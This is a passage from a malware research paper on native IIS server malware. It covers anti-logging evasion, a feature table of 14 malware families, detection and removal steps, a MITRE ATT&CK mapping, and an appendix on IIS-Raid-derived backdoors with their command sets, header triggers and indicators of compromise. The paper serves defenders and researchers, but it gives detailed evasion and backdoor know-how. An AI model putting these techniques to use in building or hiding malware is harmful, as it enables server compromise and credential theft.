

Figure 23 // Group 11 uses DNS records to obtain its configuration

4.3.3 Anti-logging features

The most notable evasion techniques used by the IIS malware families we analyzed are measures to prevent the attacker requests from being logged on the compromised server, and thus to hide traces of malicious activities.

As Palo Alto Networks researchers demonstrated in their RGDoor blogpost [4]: with default settings, the `Cookie` header is not logged on IIS (because it may be large and contain sensitive information). Group 4 (RGDoor), as well as some variants of Group 1, embed backdoor commands in the `Cookie` header.

Moreover, Group 7 uses a technique to prevent the server from logging attacker requests, regardless of the server settings. It implements the `OnLogRequest` handler, which will be called as part of the request-processing pipeline, just before the IIS server logs a processed HTTP request. If the malware detects a request from the attacker, this handler will "sanitize" the log entry:

- It rewrites the HTTP method in the request to GET
- It rewrites the resource from the request to /
- It deletes these headers from the request: `Cookie`, `Origin`, `Referer`, `Sec-Fetch-Mode`, `Sec-Fetch-Site`, `Content-Type`, `Content-Length`, `X-Forwarded-IP`, `X-Forwarded-For`, `X-Forwarded-By`, `X-Forwarded-Proto`

Part of this handler is shown in Figure 24:



Figure 24 // Group 7 modifies log entries for attacker requests

4.4 Summary table

Table 4 summarizes key features of the analyzed IIS malware families. For detailed analyses of Groups 1–14, please refer to the *Appendix* of this paper.

Table 4 // Summary of obfuscations implemented, and functionalities supported by analyzed IIS malware families

Group #	Functionality					Attacker request verification (e.g. specific header present, specific URI, query string parameter)	C&C channel		Detection evasion and obfuscation techniques
	Backdoor	Infostealer	Proxy	SEO fraud	Injector		Encryption/ encoding	Alternative channel protocol	
Group 1	✓	✓	✗	✗	✗	HTTP header with hardcoded password	base64	✗	✗
Group 2	✓	✗	✗	✗	✗	HTTP header with hardcoded password	RSA + AES-CBC	✗	✗
Group 3	✓	✗	✗	✗	✗	HTTP header present	base64	✗	✗
Group 4	✓	✗	✗	✗	✗	HTTP header with hardcoded password	XOR + base64	✗	Anti-logging
Group 5	✗	✓	✗	✗	✗	URI and HTTP header with hardcoded password	✗	✗	String stacking
Group 6	✗	✓	✗	✗	✗	Query string parameter	✗	✗	✗
Group 7	✓	✗	✗	✗	✗	Relationship between HTTP headers, HTTP body format	AES-CBC	✗	Anti-logging
Group 8	✓	✗	✗	✗	✗	HTTP header with hardcoded password	✗	✗	✗
Group 9	✗	✗	✓	✓	✗	No support for attacker requests	✗	HTTP	Encrypted strings (XOR 0x56)
Group 10	✗	✗	✗	✓	✗	No support for attacker requests	✗	HTTP to obtain JavaScript config	✗
Group 11	✓	✗	✓	✓	✓	HTTP header with hardcoded password	✗	DNS TXT to obtain config, HTTP for C&C	String encryption (ADD 0x02)
Group 12, variant A	✓	✗	✓	✓	✓	HTTP header with password whose MD5 hash is hardcoded	✗	HTTP	String encryption (ADD 0x01)
Group 12, variant B	✓	✗	✗	✓	✓		✗	HTTP	UPX packing
Group 12, variant C	✗	✗	✗	✓	✗	No support for attacker requests	✗	HTTP	String encryption (XOR 0x0C)
Group 13	✓	✗	✗	✓	✗	Query string parameter	✗	HTTP	✗
Group 14	✗	✗	✗	✓	✓	No support for attacker requests	✗	HTTP	✗

5 MITIGATION

In this part, we discuss measures that could be used to prevent the compromise of IIS servers, and how to navigate the IIS server to detect and remove native IIS malware.

5.1 Preventing compromise of IIS servers

Since native IIS modules can only be installed with administrative privileges, the attackers first need to obtain elevated access to the IIS server. The following recommendations could help make their work harder:

- Use dedicated accounts with strong, unique passwords for the administration of the IIS server. Require MFA for these accounts. Monitor the usage of these accounts.
- Regularly patch your OS, and carefully consider which services are exposed to the internet, to reduce the risk of server exploitation.
- Consider using a web application firewall, and/or endpoint security solution on your IIS server.
- Native IIS modules have unrestricted access to any resource available to the server worker process; you should only install native IIS modules from trusted sources to avoid downloading their trojanized versions. Be especially aware of modules promising too-good-to-be-true features such as magically improving SEO.
- Regularly check the configuration file `%windir%\system32\inetsrv\config\ApplicationHost.config`, as well as the `%windir%\system32\inetsrv\` and `%windir%\SysWOW64\inetsrv` folders to verify that all the installed native modules are legitimate (signed by a trusted provider, or installed on purpose).

For web developers: If you don't have the control over the IIS server where your web service is hosted, these measures can't be applied by you. However, you can still take steps to reduce the impact on users of your web service in the case of a compromise, especially:

- Do not send credentials to the server (not even over SSL/TLS); use cryptographically strong one-way salted hashes on the client side. IIS infostealers are a good example why server-side hashing is not good enough.
- Avoid unnecessary sending sensitive information from the web application; use payment gateways.

Please refer to OWASP *[23]* *[24]* for more comprehensive information on secure web development practices.

5.2 Detecting compromised IIS servers

All native IIS modules are configured in the `%windir%\system32\inetsrv\config\ApplicationHost.config` configuration file, and should be installed in the `%windir%\system32\inetsrv\` or the `%windir%\SysWOW64\inetsrv` folder. To check whether your IIS server has been compromised with native IIS malware, verify that all the installed modules are legitimate, using these methods:

- Verify the modules are signed by trusted providers
- Use IoCs listed in the *Appendix* of this paper to look for suspicious modules
- Use YARA rules published on our *GitHub repository* that we publish with this paper to search for Groups 1–14 analyzed in this report
- Use the free *ESET online scanner* to reveal malicious modules

Furthermore, check IIS server logs for indicators of malicious activity, as listed in the *IoCs section*. Pay attention to custom HTTP headers that attackers use to instruct their malicious IIS modules. To find the location of IIS server logs, open the *Internet Information Services (IIS) Manager* to find the *Logging* tab, as shown in Figure 25, or read it from the configuration file *[21]*:

`%windir%\system32\inetsrv\config\ApplicationHost.config`.

By default, the log files are stored under `%SystemDrive%\inetpub\logs\LogFiles` on the IIS server.



Figure 25 // Log folder location can be found in Internet Information Services Manager

Note that the IIS software is a built-in Windows feature that can be turned on with administrative privileges, even on desktop machines not intended as web servers *[22]*. Any Windows malware running with administrative privileges could enable IIS and use the compromised computer as a proxy (or for other purposes). If you find IIS running[8] unexpectedly, you can use the steps outlined above to verify that there are no malicious native IIS modules installed.

5.3 Removing native IIS malware

To uninstall a malicious native IIS module, follow these steps:

- Remove the module from the list of IIS modules configured on the IIS server. It's not enough to remove it from all web applications; it also must be removed globally (see examples later).
- Delete the malicious DLL file from the `%windir%\system32\inetsrv` or the `%windir%\SysWOW64\inetsrv` folder.

The module can be removed manually by editing the IIS configuration, via the *IIS Manager* GUI, or via `AppCmd.exe` command line tool *[1]*.

Figure 26 illustrates how to remove an IIS module via *IIS Manager*. Select the *Modules* tab (1) and navigate to the module name (2) – in this example, `IIS Backdoor` installed under `C:\Windows\System32\inetsrv\httpaxd.dll`. Remove the module from the list of modules installed at the server level (3), and from the list of configured native modules (4-5).

8 That is, for example, if the *World Wide Web Publishing Service* service is present, or *IIS Worker Process* (`w3wp.exe`) is found running, but the details depend on the OS and IIS versions.



Figure 26 // Removing a native IIS module using IIS Manager

The equivalent action can be performed using the command line tool **`AppCmd.exe`** (as also shown in Figure 27):

```
%windir%\System32\inetsrv\AppCmd.exe uninstall module <moduleName>
```

Administrative privileges are required for this action.



Figure 27 // Removing a native IIS module using *AppCmd.exe* tool

It is not necessary to restart the IIS server to remove a module; however, the module itself may not be the only malicious component on the server. If you do not plan to reinstall the IIS server, it is highly recommended to scan for (and remove any) additional malware, make sure the OS and software are up-to-date, and modify the passwords of all the accounts that have administrative rights on the compromised server: otherwise, the attackers could reinstall the malicious IIS module.

6 CONCLUSION

Internet Information Services web servers have been targeted by various malicious actors, for cybercrime and cyberespionage alike. The software's modular architecture, designed to provide extensibility for web developers, can be a useful tool for the attackers to become a part of the IIS server, and intercept or modify its traffic.

In our survey of the current IIS threat landscape, we collected and examined 14 native IIS malware families, most of them previously undocumented. Overall, the level of sophistication was low, but we did see evolution and some tricks that could challenge defenders.

Moreover, it is quite rare for endpoint (and other) security software to run on IIS servers, which makes it easy for attackers to operate unnoticed for long periods of time. This should be disturbing for all serious web portals that want to protect their visitors' data, including authentication and payment information. Organizations that use OWA should also pay attention, as it depends on IIS and could be an interesting target for espionage.

Admin privileges are required to install native IIS modules, but we found cases where attackers shipped the malicious malware as a trojanized IIS module, or spread IIS malware using server exploitation. The March 2021 mass-exploitation of the ProxyLogon vulnerability chain was only one example of how IIS malware can get to interesting data (in that case, government mailboxes).

While IIS server threats are not limited to native IIS malware, we believe this paper will be a helpful starting point for defenders for understanding, identifying, and removing native IIS malware, and a guide to our fellow researchers to reverse-engineer this class of threats and understand their common tactics, techniques and procedures.

7 ACKNOWLEDGEMENTS

We'd like to acknowledge Marc-Étienne Léveillé and Mathieu Tartare for their work on this investigation.

8 REFERENCES

[1] Mike Volodarsky, "IIS Modules Overview", Microsoft, 2007. Available: *https://docs.microsoft.com/en-us/iis/get-started/introduction-to-iis/iis-modules-overview*.

[2] Pierre-Marc Bureau, "Malicious Apache module used for content injection: Linux/Chapro.A", ESET, 2012. Available: *https://www.welivesecurity.com/2012/12/18/malicious-apache-module-used-for-content-injection-linuxchapro-a/*.

[3] Josh Grunzweig, "The Curious Case of the Malicious IIS Module", Trustwave, 2013. Available: *https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/the-curious-case-of-the-malicious-iis-module/*.

[4] Robert Falcone, "OilRig uses RGDoor IIS Backdoor on Targets in the Middle East", Unit 42, 2018. Available: *https://unit42.paloaltonetworks.com/unit42-oilrig-uses-rgdoor-iis-backdoor-targets-middle-east/*.

[5] Secpulse, "万万没想到，我还是没辜负客户的期待", 2019. Available: *https://www.secpulse.com/archives/113500.html*.

[6] TeamT5, "打倒夢魘！電子商務安全不再沉睡！！信用卡與個資竊取案例分析", 2020. Available: *https://teamt5.org/tw/posts/e-commerce-security-a-case-study-on-credit-card-data-breaches/*.

[7] Matthieu Faou, Mathieu Tartare, Thomas Dupuy, "Exchange servers under siege from at least 10 APT groups", ESET, 2021. Available: *https://www.welivesecurity.com/2021/03/10/exchange-servers-under-siege-10-apt-groups/*.

[8] Netcraft, "March 2021 Web Server Survey", 2021. Available: https://news.netcraft.com/archives/category/web-server-survey/.

[9] W3Techs, "Usage statistics of web servers", 2021. Available: https://w3techs.com/technologies/overview/web_server.

[10] Microsoft Press, "Internet Information Services (IIS) 7.0 Resource Kit", ISBN: 9780735624412, 2008. Available in part: https://www.microsoftpressstore.com/articles/article.aspx?p=2231761.

[11] DEVCORE, "ProxyLogon: The latest pre-authenticated Remote Code Execution vulnerability on Microsoft Exchange Server", 2021. Available: https://proxylogon.com/.

[12] Rajesh Nataraj, "New Lemon Duck variants exploiting Microsoft Exchange Server", Sophos, 2021. Available: https://news.sophos.com/en-us/2021/05/07/new-lemon-duck-variants-exploiting-microsoft-exchange-server/.

[13] Mike Volodarsky, "Develop a Native C\C++ Module for IIS 7.0", Microsoft, 2007. Available: https://docs.microsoft.com/en-us/iis/develop/runtime-extensibility/develop-a-native-cc-module-for-iis.

[14] Reagan Templin, "Introduction to IIS Architectures", Microsoft, 2007. Available: https://docs.microsoft.com/en-us/iis/get-started/introduction-to-iis/introduction-to-iis-architecture#request-processing-in-iis.

[15] MITRE ATT&CK, "Proxy: External Proxy". Available: https://attack.mitre.org/versions/v9/techniques/T1090/002/.

[16] MITRE ATT&CK, "Proxy: Internal Proxy". Available: https://attack.mitre.org/versions/v9/techniques/T1090/001/.

[17] Anton Cherepanov, Robert Lipovsky, "GreyEnergy: Updated arsenal of one of the most dangerous threat actors", ESET, 2018. Available: https://www.welivesecurity.com/2018/10/17/greyenergy-updated-arsenal-dangerous-threat-actors/.

[18] Kaspersky GReAT, "The Duqu 2.0: Technical Details", 2015. Available: https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/07205202/The_Mystery_of_Duqu_2_0_a_sophisticated_cyberespionage_actor_returns.pdf.

[19] Google, "Webmaster Guidelines". Available: https://developers.google.com/search/docs/advanced/guidelines/webmaster-guidelines.

[20] Google, "Cloaking". Available: https://developers.google.com/search/docs/advanced/guidelines/cloaking.

[21] Microsoft, "Configuration Reference <configuration>", 2016. Available: https://docs.microsoft.com/en-us/iis/configuration/.

[22] Microsoft, "Installing IIS 7 on Windows Vista and Windows 7", 2007. Available: https://docs.microsoft.com/en-us/iis/install/installing-iis-7/installing-iis-on-windows-vista-and-windows-7.

[23] OWASP, "OWASP Secure Coding Practices-Quick Reference Guide". Available: https://owasp.org/www-project-secure-coding-practices-quick-reference-guide/migrated_content.

[24] OWASP, "OWASP Proactive Controls". Available: https://owasp.org/www-project-proactive-controls/.

9 MITRE ATT&CK TECHNIQUES

This table was built using *version 9* of the ATT&CK framework.

Tactic	ID	Name	Description
Reconnaissance	*T1595.002*	Active Scanning: Vulnerability Scanning	Adversaries that use Group 1 and Group 3 backdoors have performed vulnerability scans to identify Microsoft Exchange servers vulnerable to the ProxyLogon vulnerability chain.
Resource Development	*T1583.001*	Acquire Infrastructure: Domains	Operators of Groups 9–14 registered domains for use as C&C servers.
	T1583.002	Acquire Infrastructure: DNS Server	Operators of Group 11 have set up their own DNS server for use as C&C server.
	T1587.001	Develop Capabilities: Malware	Groups 2–14 are custom made malware families.
	T1588.001	Obtain Capabilities: Malware	Group 1 is a collection of malware samples derived from a publicly available IIS backdoor named IIS-Raid.
	T1588.005	Obtain Capabilities: Exploits	Operators of Group 1 and 3 have obtained and used the exploit for the ProxyLogon vulnerability chain.
Initial Access	*T1189*	Drive-by Compromise	Adversaries can spread IIS malware through websites, e.g., Group 12 has been spread as a trojanized IIS module.
	T1190	Exploit Public-Facing Application	Group 1 and Group 3 have been spread through the ProxyLogon vulnerability chain.
Execution	*T1059.003*	Command and Scripting Interpreter: Windows Command Shell	IIS backdoors can use the Windows command shell to execute commands on the compromised IIS server.
	T1569.002	System Services: Service Execution	IIS server (and by extension, malicious IIS modules) persists as a Windows service.
Persistence	*T1546*	Event Triggered Execution	Malicious IIS modules are loaded by IIS Worker Process (`w3wp.exe`) when the IIS server receives an inbound HTTP request.
Defense Evasion	*T1140*	Deobfuscate/Decode Files or Information	IIS malware uses various techniques to obfuscate its code or strings, such as UPX packing or string encryption.
	T1070	Indicator Removal on Host	Group 7 has the ability to neutralize logging of attacker requests on the IIS server.
	T1070.006	Indicator Removal on Host: Timestomp	Group 7 has a command to modify file timestamps.
	T1036.005	Masquerading: Match Legitimate Name or Location	IIS malware families have used various names to mimic legitimate files, for example `dir.dll` and `Microsoft.Exchange.Clients.OwaAuth.dll`.
	T1027	Obfuscated Files or Information	IIS malware families use variations of Caesar and XOR ciphers to encrypt their strings and configuration.
	T1027.002	Obfuscated Files or Information: Software Packing	Some Group 12 samples are partially packed with UPX.
Credential Access	*T1056*	Input Capture	IIS infostealers intercept network traffic between the IIS server and its clients, to collect sensitive information such as passwords (Group 1) or credit card details (Groups 5-6).

Collection	*T1119*	Automated Collection	IIS infostealers can be configured to automatically collect information from inbound HTTP requests, such as passwords (Group 1) or credit card details (Groups 5-6).
	T1005	Data from Local System	IIS malware (e.g. Groups 7–8) can collect and exfiltrate files from the compromised IIS server.
	T1074.001	Data Staged: Local Data Staging	IIS infostealers (e.g. Group 5) can use local files to stage collected information.
Command and Control	*T1071.001*	Application Layer Protocol: Web Protocols	Adversaries send HTTP requests to the compromised IIS server to control IIS malware. Furthermore, Groups 9–14 use an alternative HTTP to obtain configuration and for C&C communication.
	T1071.004	Application Layer Protocol: DNS	Group 11 uses DNS to obtain configuration.
	T1001	Data Obfuscation	Group 7 sends data in a fake PNG file (a PNG header followed by non-image data), in an attempt to hide its C&C traffic within regular network traffic.
	T1132.001	Data Encoding: Standard Encoding	Groups 1, 2 and 4 use base64 encoding for C&C communication.
	T1573.001	Encrypted Channel: Symmetric Cryptography	Groups 2 and 7 use AES-CBC to encrypt C&C communication.
	T1573.002	Encrypted Channel: Asymmetric Cryptography	Group 2 uses RSA to encrypt an AES session key, which is used to encrypt the C&C communication.
	T1105	Ingress Tool Transfer	IIS backdoors (e.g., Group 7) can upload additional tools to the compromised IIS server.
	T1090.001	Proxy: Internal Proxy	IIS proxies (e.g., Group 9) can redirect traffic between hosts in the compromised environment and the C&C server.
	T1090.002	Proxy: External Proxy	IIS proxies (e.g., Group 9) can redirect C&C traffic between a compromised host and the real C&C server.
Exfiltration	*T1041*	Exfiltration Over C2 Channel	Group 1, 5 and 6 use their C&C channels to exfiltrate collected data: HTTP requests are sent by the adversary to the compromised IIS server.
Impact	*T1565.002*	Data Manipulation: Transmitted Data Manipulation	Groups 9–14 modify content served by the compromised server to legitimate users or search engine crawlers.
	T1491	Defacement	IIS malware can modify content served by websites that are hosted by the compromised IIS server.

APPENDIX: ANALYSIS AND INDICATORS OF COMPROMISE (IOCS)

This section serves as reference material, and contains detailed analyses of all malware families examined for the purposes of this research.

For the cases where a malware family has already been publicly analyzed, we provide basic structured information about its functionality and implementation, and refer the reader to the appropriate report for the full analysis.

This section also contains indicators of compromise (IoCs) extracted from all the analyzed samples. The aggregated IoCs for all malware families are also published on our *GitHub repository*.

Group 1 (IIS-Raid derivatives)

Group 1 comprises malware samples based on the source code of *IIS-Raid*, a simple IIS backdoor publicly available since February 2020. We have seen this backdoor customized and reused by various threat actors, from as early as July 2020, and then deployed massively via the ProxyLogon vulnerability chain since March 2021, as detailed earlier, in *Section 3.3*.

ESET detection names

Win64/BadIIS.S, Win64/BadIIS.T, Win64/BadIIS.V, Win64/BadIIS.W, Win64/BadIIS.X

Implemented handlers

`CHttpModule::OnSendResponse`

Features

Feature	Comment
Infostealer	Intercepts regular traffic between the compromised server and its clients, targeting credential information.
Backdoor	Supported backdoor commands: • Run a shell command • Upload a file • Download a file

Infostealer mode

Group 1 malware parses all incoming HTTP requests, targeting benign requests with sensitive information – this means requests with the string `password` or `Transport-Security` (different per sample) present in cleartext in the HTTP body.

In such cases, the HTTP request body is logged to a log file with a hardcoded path (see *IoCs* subsection), in this format:

```
dd/mm/yyyy hh:mm:ss | <fullHttpRequestBody>
```

This log file can be exfiltrated via a backdoor command.

Backdoor mode

The backdoor functionality of this malware can be triggered via special attacker-crafted requests, with two specific HTTP headers present:

- A password header set to a hardcoded password
- A command header present with data in this format: `<cmd>|<arg>`

Password and command header combinations vary across the samples, for example `X-Password` and `X-Chrome-Variations`, or `Strict-Transport-Security` and `X-Content-Type-Options`. All of these combinations are listed in the *IoCs* subsection; however, we have chosen not to publish the passwords that can be used to control the backdoors.

The backdoor uses information from the HTTP headers to execute one of the supported commands, as listed in Table 5. After the command is executed, the malware modifies the IIS response to return the command's result to the attacker. Generally, the same HTTP header that was used to pass command arguments is used for the return value (for example, `X-Chrome-Variations`).

The C&C communication channel is base64 encoded; `CryptBinaryToStringA` and `CryptStringToBinaryA` Windows API functions are used for encoding/decoding.

Table 5 // Backdoor commands for Group 1 (not all commands are supported by all samples)

Command	Arguments	Command description	Return value
`CMD`	shell command	Executes the command as a new `C:\Windows\system32\cmd.exe /c` process.	command output
`PIN`	N/A	Connectivity check	`PONG`
`INJ`	base64-encoded code	Base64 decodes the code, executes it in a new thread, or injects it via Process Hollowing to a legitimate `C:\Windows\System32\credwiz.exe` process.	`DONE`
`DMP`	N/A	Reads the content of the log file.	file content or `No Creds Found`
`UPL`	filename, base64-encoded file content	Dumps the file content into a file with the specified name.	`DONE`
`DOW`	filename	Reads the content of the specified file.	file content
other	N/A	N/A	`INVALID COMMAND`

IoCs

SHA-1

```
1176B51814B59526B02AA7F3C88334A0256D0370
58E23A74AC78D223505C774A20D0C1DE1070BE3A
66739373D34DE7002C80A5E2AF660E9EA6FF6E7F
68B6E7A48CD9B894A076C4D10A64E98F1C7366A3
6AC1CB3E04E45894DFFFC5D113068B28923508AA
77B9E64F4C2B7DF6AAC00D21A5EB071EEFC25596
8A0885AE43FA9057A46611E8171EA2DDC5DA7330
8B8BBF897C49A01D82610F3834CC77111D310161
9DFA1EC8704A697F9847C0B8DFF41BF5EE289FC1
AA9BA493CB9E9FA6F9599C513EDBCBEE84ECECD6
B24E67BDB53B380AC97249B489AADE3BFDAF9E43
BBFC53367730C270C680EE5E7860F824102082C3
```

```
BF2A9C216A1DA23BBDA004101A2E2F5E8D8D3D23
C2F9740A73CCC13A868E1E3150F43BDDB54CC66A
ECAEA1D9D4E84FDDF61C87AB64256EAC7863D3A7
F449C31AAB9EC0E6C6B2C336DEB83ADE6DAD53FD
F8EF3168DD4C07D0C2E36D4143C9DDA8E1F6E306
```

Filenames and paths

```
authmd4.dll
cachport.dll
httpapxd.dll
iiscom.dll
IISNET4.dll
IIS-Raid-Backdoor.dll
IIS-Trojan.dll
IISModule.dll
Microsoft.Exchange.Clients.OwaAuth.dll
svcfilter.dll
C:\Windows\Temp\AAD30E0F.tmp
C:\Windows\Temp\creds.db
C:\Windows\Temp\log.tmp
C:\Windows\Temp\thumbs.db
DllResolve.db
```

